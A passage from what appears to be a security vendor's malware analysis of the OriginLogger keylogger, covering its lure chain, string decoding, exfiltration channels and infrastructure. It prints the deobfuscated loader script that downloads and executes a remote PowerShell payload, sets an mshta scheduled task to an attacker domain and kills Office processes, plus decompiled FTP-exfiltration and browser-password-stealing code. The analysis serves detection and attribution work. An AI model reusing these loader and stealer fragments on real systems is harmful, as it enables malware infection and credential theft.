     Open kulabear For Output As #321
Print #321, nigyyachur + nigyyachur1 + nigyyachur2
Close

:::::::::::::::::::::: Debug.Print
:::::::::::::::::::::: Call Shell@("wscript " + kulabear)
End Sub
```

Figure 15. Excel VBA macro.

Once run, this will download and execute via MSHTA the contents of the file at hxxp://www.asianexportglass[.]shop/p/25.html. A screenshot of the website is shown in Figure 16.




Figure 16. Website to appear legitimate.This file contains an embedded obfuscated script in the middle of the document as a comment.

```
<div class='post-header'>
<div class='post-header-line-1'></div>
</div>
<div class='post-body entry-content' id='post-body-5091586823439584579' itemprop='description articleBody'>
<script>
<!--
document.write(unescape("%3Cscript%3E%0AkaosdASD%20%3D%20new%20GetObject%28%27new%3AF935DC22-1CF0-11D0-ADB9-(
//-->
</script>
<div style='clear: both;'></div>
</div>
<div class='post-footer'>
<div class='post-footer-line post-footer-line-1'>
<span class='post-author vcard'>
</span>
<span class='post-timestamp'>
```

Figure 17. Website hidden comment.

Unescaping the script reveals the code shown in Figure 18, which downloads the next payload from a BitBucket snippet (hxxps://bitbucket[.]org/!api/2.0/snippets/12sds/pEEggp/8cb4e7aef7a46445b9885381da074c86ad0d01d6/files/snippet.txt) and establishes persistence with a scheduled task named calsaasdendersw that runs every 83 minutes and uses MSHTA again to execute the script contained within hxxp://www.coalminners[.]shop/p/25.html.

```
<script>
<!—
document.write(unescape("<script>
kaosdASD = new GetObject('new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B');
cmd = "p" "o" "w" "e" "r" "s" "h" "e" "l" $" "s" "a" "s" "s" "=" "%" "d" "o" "a" "k" "s" "d = [" "S" "y" "s" "t" "e" "m" "." "N" "E" "T" "." "W" "e" "b" "R" "e" "q" "u" "e" "s" "t" "]" "::" "C" "r" "e"
"a" "t" "e" "('https://bitbucket.org/!api/2.0/snippets/12sds/pEEggp/8cb4e7aef7a46445b9885381da074c86ad0d01d6/files/snippet.txt')" ";" "$" "a" "j" "d" "i" "a" "s" "j" "d" "i" "j" "a" "s" "d = $" "k" "a" "o"
"s" "k" "d" "o" "a" "k" "s" "d" "." "G" "e" "t" "R" "e" "s" "p" "o" "n" "s" "e" "(" ")" ";" "$" "K" "A" "S" "D" "J" "A" "S" "D" "U = (" "[" "S" "y" "s" "t" "e" "m" "." "T" "O" "." "S" "t" "r" "e" "a" "m"
"R" "e" "a" "d" "e" "r" "]" "(" "$" "a" "j" "d" "i" "a" "s" "j" "d" "i" "j" "a" "s" "d" "." "G" "e" "t" "R" "e" "s" "p" "o" "n" "s" "e" "S" "t" "r" "e" "a" "m" "(" ")" ")" ")" "." "R" "e" "a" "d" "T" "o"
"E" "n" "d" "(" ")| .('{1}{0}'-f'EX','I')";
kaosdASD.Run(cmd,0);
kaosdASD.Run('s' 'c' 'h' 't' 'a' 's' 'k' 's /' 'c' 'r' 'e' 'a' 't' 'e /' 's' 'c M' 'I' 'N' 'U' 'T' 'E /' 'm' 'o 8' '3 /' 't' 'n c' 'a' 'l' 'saasd' 'e' 'n' 'd' 'e' 'r' 's' 'w /' 'F /' 'tr """mshta'
'""""""""'   'http://www.coalminners.shop/p/25.html"""',0);
megamon = "C:\\ProgramData\\pooli.com";
var kolang = new ActiveXObject("Scripting.FileSystemObject");var tipak = kolang.CopyFile ("C:\\Windows\\System32\\mshta.exe", megamon);
kaosdASD.Run("taskkill /f /im WinWord.exe",0);
kaosdASD.Run("taskkill /f /im Excel.exe",0);
kaosdASD.Run("taskkill /f /im POWERPNT.exe",0);
window.close();
</script>
"));
//—>
</script>
```

Figure 18. Unescaped script.

The snippet hosted on the BitBucket website contains further obfuscated PowerShell code and two binaries encoded and compressed.

The first of the two files (SHA256: 23fcaad34d06f748452d04b003b78eb701c1ab9bf2dd5503cf75ac0387f4e4f8) is a C# reflective loader using CSharp-RunPE. This tool is used to hollow out a process and inject another executable inside of it; in this case, the keylogger payload will be placed inside the aspnet_compiler.exe process.

```
[Reflection.Assembly]::Load($RDSFGTFHYGUJHKGYFTDRSRDTFYGJUHKDDRTFYG).GetType('projFUD.PA').GetMethod('Execute').Invoke($null,[object[]] (
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe',$RSETDYUGUIDRSTRDYUGIHOYRTSETRTYDUGIOH))
```

Figure 19. PowerShell command to execute method contained in dotNet assembly.Note the projFUD.PA class that the Execute method is called from. Morphisec released a blog in 2021 called “Revealing the Snip3 Crypter, a highly evasive RAT loader,” where they analyze a crypter-as-a-service and fingerprint the crypter’s author using this artifact.
The second of the two files (SHA256: cddca3371378d545e5e4c032951db0e000e2dfc901b5a5e390679adc524e7d9c) is the OriginLogger payload.

OriginLogger Configuration

As previously stated, the original intention of this analysis was to automate and extract configuration-related details from the keylogger. To achieve this, I started by looking at how the configuration-related strings are used.

I won’t be diving into any of the actual functionality of the malware as it’s fairly standard and mirrors analysis of older Agent Tesla variants. Just as the threat actors’ advertisements state, the malware uses tried and true methods and includes the ability to keylog, steal credentials, take screenshots, download additional payloads, upload your data in a myriad of ways and attempt to avoid detection.

To start extracting configuration-related details, I needed to figure out how the user-supplied data is stored in the malware; it turned out to be straightforward. The builder will take the dynamic string values and concatenate them into a giant blob of text which is then encoded and stored in a byte array to be decoded at runtime. Once the malware runs and hits a particular function that needs a string, such as the HTTP address to upload screenshots to, it will pass the offset and string length to a function that will then carve out the text at that location within the blob.

To illustrate, below you can see the decoding logic used for the main blob of text.

```
for (int i = 0; i < 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>.Length; i++)
{
    1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[i] = (byte)((int)1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[i] ^ i ^ 170);
}
```

Figure 20. OriginLogger plaintext blob decoding.

Each byte is XOR’d by the index of the byte within the byte array, and again XOR’d by the value 170 to reveal the plaintext.

For each sample generated by the builder, this blob of text will differ depending on what’s configured, so offsets and positioning will change. Looking at the raw text shown in Figure 21 is helpful, but without splicing it up, it becomes hard to determine where the boundaries end or begin.

```
.dyndnsusername==password=&Ht6KzXhChhttp://DynDns
.comDynDNSnamejidpasswordPsi/Psi+Software\OpenVPN-GUI\configsSoftware\OpenVPN-GUI\configs\usernameauth
-dataentropyOpen VPN\FileZilla\recentservers.xml<Server><Host></Host><Port></Port><User></User><Pass
encoding="base64"></Pass><Pass>FileZillaSOFTWARE\\Martin Prikryl\\WinSCP
2\\SessionsHostNameUserNamePublicKeyFilePortNumber22[PRIVATE KEY LOCATION:
"{0}"]WinSCPIP=port=user=pass=FlashFXPSOFTWARE\FTPWare\COREFTP\SitesCoreFTPUser\FTP Navigator\Ftplist
.txtServerNo PasswordFTP NavigatorProgramfiles(x86)programfiles\jDownloader\config\database
.scriptprogramfiles(x86)INSERT INTO CONFIG VALUES('AccountController',
'sqtxtJDownloaderSoftware\PaltalkHKEY_CURRENT_USER\Software\Paltalk\pwdPaltalk\.purple\accounts
.xml<account><protocol></protocol><name></name><password></password>Pidgin\SmartFTP\Client 2
.0\Favorites\Quick Connect\\SmartFTP\Client 2.0\Favorites\Quick Connect\*
.xml<Password></Password><Name></Name>SmartFTPappdata\Ipswitch\WS_FTP\Sites\ws_ftp
.iniHOSTUIDPWDWS_FTP\cftp\Ftplist.txt;Server=;Port=;Password=;User=;
Anonymous=Name=FTPCommander\FTPGetter\servers
.xml<server><server_ip></server_ip><server_port></server_port><server_user_name></server_user_name
><server_user_password></server_user_password>FTPGetterHKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks
```

Figure 21. Plaintext blob.

It also does not help when it comes time to analyze the malware, as you won't be able to discern when or where something is used. To figure this next piece out, I needed to look at how OriginLogger handles the splicing.

Below you can see the function responsible for carving out the string, followed by the beginning of the individual methods containing the offset and length.


```
namespace <PrivateImplementationDetails>{74BBB2B8-3CD9-426D-AE24-CA5954343449}
{
    // Token: 0x02000063 RID: 99
    [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
    internal class 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC
    {
        // Token: 0x060001F9 RID: 505 RVA: 0x0001F3F8 File Offset: 0x0001D5F8
        private static string <<EMPTY_NAME>>(int A_0, int A_1, int A_2)
        {
            int num = 0;
            string @string;
            do
            {
                if (num == 1)
                {
                    num = 2;
                }
                if (num == 3)
                {
                    1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[A_0] = @string;
                    num = 4;
                }
                if (num == 2)
                {
                    @string = Encoding.UTF8.GetString(1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>, A_1, A_2);
                    num = 3;
                }
                if (num == 0)
                {
                    num = 1;
                }
            }
            while (num != 4);
            return @string;
        }

        // Token: 0x060001FA RID: 506 RVA: 0x0001F453 File Offset: 0x0001D653
        public static string A()
        {
            return 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[0] ?? 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>(0, 0, 0);
        }

        // Token: 0x060001FB RID: 507 RVA: 0x0001F468 File Offset: 0x0001D668
        public static string a()
        {
            return 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[1] ?? 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>(1, 0, 2);
        }

        // Token: 0x060001FC RID: 508 RVA: 0x0001F47D File Offset: 0x0001D67D
        public static string B()
        {
            return 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>[2] ?? 1BEA3820-2B12-461D-AFE8-D4251CE4C6BC.<<EMPTY_NAME>>(2, 2, 27);
        }
```

Figure 22. OriginLogger string functions.

In this case, if the B() method is called at some point by the malware, it will pass 2, 2, 27 to the obfuscated nameless function at the top of the image. The first integer is used for the array index where the decoded string will be stored. The second (offset) and third (length) integers are then passed to the GetString function to obtain the text. For this particular entry, the resulting value – <font

color="#00b1ba"><b>[– is used during the creation of the HTML page it uploads to display the stolen data.

Knowing how the string parsing works, I could then automate the extraction of these strings. To start, it helps to look at the underlying intermediate language (IL) assembly instructions.



Index	Offset	OpCode	Operand
0	0000	ldsfld	string[] '<PrivateImplementationDetails>{74BBB2B8-3CD9-426D-AE24-CA5954343449}.1BEA3820-2B12-461D-AFE8-D4251CE4C6BC'::''
1	0005	ldc.i4.2	
2	0006	ldelem.ref	
3	0007	dup	
4	0008	brtrue.s	10 (0014) ret
5	000A	pop	
6	000B	ldc.i4.2	
7	000C	ldc.i4.2	
8	000D	ldc.i4.s	0x18
9	000F	call	string '<PrivateImplementationDetails>{74BBB2B8-3CD9-426D-AE24-CA5954343449}.1BEA3820-2B12-461D-AFE8-D4251CE4C6BC'::''(int32, int32, int32)
10	0014	ret	

Figure 23. OriginLogger IL instructions for string function.

For each of these lookups, the structure of the function block will remain the same. At index 6-8 in Figure 23, you will see three ldc.i4.X instructions where X dictates an integer value that will be pushed onto the stack before calling the previously described splicing function. This overall structure creates a framework that can then be used to match all of the corresponding functions in the binary for parsing.

Leveraging this, I wrote a script to identify the encoded byte array, determine the XOR values and then splice up the decoded blob in the same fashion the malware uses it. With this, you can scroll through the decoded strings and look for things of interest. Once something is identified, knowing the offset and subsequent function name, you can pivot into the part of the malware that leverages them.




Figure 24. OriginLogger decoded strings.

From here, I started renaming the obfuscated methods to reflect their actual values, which made analysis easier on the eyes.

```
// Token: 0x06000027 RID: 39 RVA: 0x000039F0 File Offset: 0x00001BF0
private static void A(byte[] A_0, string A_1)
{
    try
    {
        FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(@AT.str_"ftp://194_31_98_108/"() + A_1);
        ftpWebRequest.Credentials = new NetworkCredential(@AT.str_"jdfhhytyt25"(), @AT.str_"gfg77we22"());
        ftpWebRequest.Method = @AT.str_"STOR"();
        Stream requestStream = ftpWebRequest.GetRequestStream();
        requestStream.Write(A_0, 0, A_0.Length);
        requestStream.Close();
        requestStream.Dispose();
    }
    catch (Exception ex)
    {
    }
}
```

Figure 25. OriginLogger FTP upload function.

It should be noted that the same string deobfuscation can be achieved by using de4dot and its dynamic string decryption feature by specifying the string types as delegate and identifying the tokens of interest. This works extremely well for single file analysis.

Recall that I mentioned in the OriginLogger Builder section of this blog that I'd circle back to the GitHub repositories of the 0xfd3 user. Take a look in Figure 26 at the Chrome Password Recovery code uploaded in March 2020 after OriginLogger took Agent Tesla's prominence in the keylogger world.

https://github.com/0xfd3/Chrome-Password-Recovery/blob/master/Chromium.cs

```
13
14          public static List<Account> Grab()
15          {
16              Dictionary<string, string> ChromiumPaths = new Dictionary<string, string>()
17              {
18                  {
19                      "Chrome",
20                      LocalApplicationData + @"\Google\Chrome\User Data"
21                  },
22                  {
23                      "Opera",
24                      Path.Combine(ApplicationData, @"Opera Software\Opera Stable")
25                  },
26                  {
27                      "Yandex",
28                      Path.Combine(LocalApplicationData, @"Yandex\YandexBrowser\User Data")
29                  },
30                  {
31                      "360 Browser",
32                      LocalApplicationData + @"\360Chrome\Chrome\User Data"
33                  },
34                  {
35                      "Comodo Dragon",
36                      Path.Combine(LocalApplicationData, @"Comodo\Dragon\User Data")
37                  },
38                  {
39                      "CoolNovo",
40                      Path.Combine(LocalApplicationData, @"MapleStudio\ChromePlus\User Data")
41                  },
42                  {
43                      "SRWare Iron",
44                      Path.Combine(LocalApplicationData, @"Chromium\User Data")
45                  },
46                  {
47                      "Torch Browser",
48                      Path.Combine(LocalApplicationData, @"Torch\User Data")
49                  },
50                  {
51                      "Brave Browser",
52                      Path.Combine(LocalApplicationData, @"BraveSoftware\Brave-Browser\User Data")
53                  },
```

Figure 26. Chrome Password Recovery.

Compare Figure 26 to the code from the OriginLogger sample with renamed methods shown in Figure 27.

```
private static void a()
{
    string str = @AT.str_"Cookies"();
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add(@AT.str_"Opera"(), Path.Combine(global::A.f.B.a, @AT.str_"Opera_Software\Opera_Stable"()));
    dictionary.Add(@AT.str_"Comodo_Dragon"(), Path.Combine(global::A.f.B.A, @AT.str_"Comodo\Dragon\User_Data"()));
    dictionary.Add(@AT.str_"Chrome"(), global::A.f.B.A + @AT.str_"\Google\Chrome\User_Data"());
    dictionary.Add(@AT.str_"360_Browser"(), global::A.f.B.A + @AT.str_"\360Chrome\Chrome\User_Data"());
    dictionary.Add(@AT.str_"Yandex"(), Path.Combine(global::A.f.B.A, @AT.str_"Yandex\YandexBrowser\User_Data"()));
    dictionary.Add(@AT.str_"SRWare_Iron"(), Path.Combine(global::A.f.B.A, @AT.str_"Chromium\User_Data"()));
    dictionary.Add(@AT.str_"Torch_Browser"(), Path.Combine(global::A.f.B.A, @AT.str_"Torch\User_Data"()));
    dictionary.Add(@AT.str_"Brave_Browser"(), Path.Combine(global::A.f.B.A, @AT.str_"BraveSoftware\Brave-Browser\User_Data"()));
    dictionary.Add(@AT.str_"Iridium_Browser"(), global::A.f.B.A + @AT.str_"\Iridium\User_Data"());
    dictionary.Add(@AT.str_"CoolNovo"(), Path.Combine(global::A.f.B.A, @AT.str_"MapleStudio\ChromePlus\User_Data"()));
    dictionary.Add(@AT.str_"7Star"(), Path.Combine(global::A.f.B.A, @AT.str_"7Star\7Star\User_Data"()));
    dictionary.Add(@AT.str_"Epic_Privacy_Browser"(), Path.Combine(global::A.f.B.A, @AT.str_"Epic_Privacy_Browser\User_Data"()));
    dictionary.Add(@AT.str_"Amigo"(), Path.Combine(global::A.f.B.A, @AT.str_"Amigo\User_Data"()));
    dictionary.Add(@AT.str_"CentBrowser"(), Path.Combine(global::A.f.B.A, @AT.str_"CentBrowser\User_Data"()));
    dictionary.Add(@AT.str_"CocCoc"(), Path.Combine(global::A.f.B.A, @AT.str_"CocCoc\Browser\User_Data"()));
    dictionary.Add(@AT.str_"Chedot"(), Path.Combine(global::A.f.B.A, @AT.str_"Chedot\User_Data"()));
    dictionary.Add(@AT.str_"Elements_Browser"(), Path.Combine(global::A.f.B.A, @AT.str_"Elements_Browser\User_Data"()));
    dictionary.Add(@AT.str_"Kometa"(), Path.Combine(global::A.f.B.A, @AT.str_"Kometa\User_Data"()));
    dictionary.Add(@AT.str_"Sleipnir_6"(), Path.Combine(global::A.f.B.a, @AT.str_"Fenrir_Inc\Sleipnir5\setting\modules\ChromiumViewer"()));
    dictionary.Add(@AT.str_"Citrio"(), Path.Combine(global::A.f.B.A, @AT.str_"CatalinaGroup\Citrio\User_Data"()));
```

Figure 27. OriginLogger Chrome password stealing function.

Look familiar? These types of similarities abound as OriginLogger has continued development where Agent Tesla left off.

Identifying OriginLogger Through Artifacts

Using this tooling, I extracted 1,917 different configurations, which gives insight into the exfiltration methods used and allows for clustering of samples based on the underlying infrastructure.

This is where I began to understand that what I was looking at wasn't Agent Tesla but instead a different keylogger – OriginLogger. Two particular exfiltration methods that both showed multiple references to "origin" in some fashion led me to connect the dots.

For example, one of the URLs configured for a sample to upload keylogger and screenshot data to was hxxps://agusanplantation[.]com/new/new/inc/7a5c36cee88e6b.php. This URL is no longer active so I started searching for historical information about it to understand what was on the receiving end of these HTTP POST requests. By plugging in the domain to URLScan.io, it showed login pages for the panel in the same directory but, more importantly, that the OriginLogger web panel (SHA256: c2a4cf56a675b913d8ee0cb2db3864d66990e940566f57cb97a9161bd262f271) was observed on this host at the time of scanning four months ago.




Figure 28. URLScan.io scan history for domain.Similarly, one of the exfiltration methods is through Telegram bots. To utilize them, OriginLogger requires a Telegram bot token to be included so the malware can interact with it. This provides another unique opportunity to analyze the infrastructure in use. In this case, I can use the token to query Telegram with what equates to a whoami command and observe the names used by the bot creator. Below are a handful of examples showing relevant naming.

"id":2046248941,"is_bot":true,"first_name":"origin","username":"mailerdemon_bot"
"id":1731070785,"is_bot":true,"first_name":"@CodeOnce_bot","username":"PWORIGIN_bot"
"id":1644755040,"is_bot":true,"first_name":"ORIGINLOGGER","username":"softypaulbot"
"id":1620445910,"is_bot":true,"first_name":"ORIGINLOGS","username":"badboi450hbot"
"id":2081699912,"is_bot":true,"first_name":"Zara","username":"Zaraoriginbot"
"id":5054839999,"is_bot":true,"first_name":"Origin Poster","username":"origin_post_bot"

Malicious Infrastructure

Like other keyloggers that are commercially sold, OriginLogger is used by a wide variety of people for various malicious purposes around the globe. In the past, I've written about taking a deeper look at the victims of keyloggers and what analyzing their screenshots can reveal about the potential intentions of the attackers. In this blog post, I will summarize some observations of the data extracted from the corpus of OriginLogger samples I collected. Most samples had multiple exfiltration techniques configured and I'll cover each one below.

SMTP is still the primary mechanism used for exfiltrating data and was identified in 1,909 samples. This is most likely because:

- The traffic will blend in with normal user traffic better than other included protocols.It's relatively easy for attackers to obtain stolen e-mail accounts.
- E-mail providers usually offer a large amount of storage space.

There were 296 unique e-mail recipient addresses for the stolen data and 334 unique e-mail account credentials used to send them.

FTP was configured in 1,888 samples using 56 unique FTP servers and 79 unique FTP accounts, with multiple accounts logging to different directories, likely based on different campaigns. Across the accessible servers, which were limited to 11 of the 56, there are 442 unique victims, with some victims being logged hundreds of times.

Web uploads to the OriginLogger panel followed closely behind and were configured in 1,866 samples, uploading to 92 unique URLs. When analyzing these URLs, the PHP file used for the upload showed a pattern of alphanumeric characters in the filename, with a couple of additional patterns presenting themselves in the directory structure. Looking into the source code of the web panel as shown in Figure 29 shows that the PHP filename is an MD5 value of some random bytes and is placed in the /inc/ (incoming) directory.

```
    if(!empty($filename) && file_exists("inc/$filename"))
        unlink('inc/'.$filename);

    echo '<script>window.location.replace("?page=setup");</script>';
    exit;
}
elseif($_GET['action'] == 'create')
{
    $secret =  bin2hex(random_bytes(24));
    $url = str_shuffle(bin2hex(openssl_random_pseudo_bytes(7))) . '.php';
    create_api_file($url, $secret);
```

Figure 29. OriginLogger source code for setup.php.

Keep in mind that many keylogger purchasers may not have much technical experience and tend to use a “full service” vendor that creates everything for them so that all they are required to do is distribute the keylogger. I suspect this is a reason for a lot of the URIs having similar structures. For example, the structure http://<ipaddress>/<name>/inc/<md5>.php is repeated throughout, and the first level of the directory shows values unlikely to be generated automatically – possibly account-related:

b0ss/inc
rich/inc
divine/inc
ma2on/inc
darl/inc
jboy/inc
newmoney/inc

Likewise, this directory structure changes the inc to mawa and prepends webpanel to the name:

webpanel-roth/mawa
webpanel-qwerty/mawa
webpanel-dawn/mawa
webpanel-charles/mawa
webpanel-muti/mawa
webpanel-ghul/mawa
webpanel-reza/mawa

For the last exfiltration method, we have **Telegram** identified in 1,732 samples with 181 unique Telegram bots receiving the stolen data. In addition to being able to issue a whoami for the bot, we’re able to query for information related to the channels where stolen information was uploaded. The most prominent of the channels are below with the details currently in use:

Count	Channel Bio	Owner	Bot Name
41	Invest in bitcoin now and attain financial freedom	Alaa Ahmed	obomike_bot
25	Free Cannabis 🌵🌵	Cry_ptoSand	sales3w7_bot, oasisx_bot, valiat073_bot
21	Atrium Investment Ltd: We Help You ACHIEVE YOUR LIFE GOALS	Doris E. Athey	Tino08Bot
20	Self Discipline, Consistency and humanity.	Lucas Grayson	Odion2023bot

18	Come Closer	Anthony Forbes	Anthonyforbes2023bot
14	Think it, Code It	CodeOnce DeSpartan	PWORIGIN_bot
12	Dream cha$er 4L	Lurgard da Great	johnwalkkerBot
11	coder..no system is safe.. Private crypt 100$..knowledge is power 💯💯	☠The Devil☠👹😈(do not disturb))	Skiddoobot
10	PhD Engineering	Alexander Macbill	swft_bot

Table 2. Prominent Channels

Finally, one feature that is not utilized very often is the ability for OriginLogger to download an additional payload after infecting the victim system. In the samples discussed here, only two were configured to download additional malware.

Conclusion

OriginLogger, much like its parent Agent Tesla, is a commoditized keylogger that shares many overlapping similarities and code, but it's important to distinguish between the two for tracking and understanding. Commercial keyloggers have historically catered to less advanced attackers, but as illustrated in the initial lure document analyzed here, this does not make attackers any less capable of using multiple tools and services to obfuscate and make analysis more complicated. Commercial keyloggers should be treated with equal amounts of caution as would be used with any malware.

Luckily, in this instance, because of the similarities between the two aforementioned keyloggers, detections and protections carried over from one generation to the next – albeit with slightly inaccurate signature naming.

Palo Alto Networks customers receive protections from both OriginLogger and its predecessor malware Agent Tesla through Cortex XDR and the Next-Generation Firewall with cloud-delivered security services including WildFire and Advanced Threat Prevention.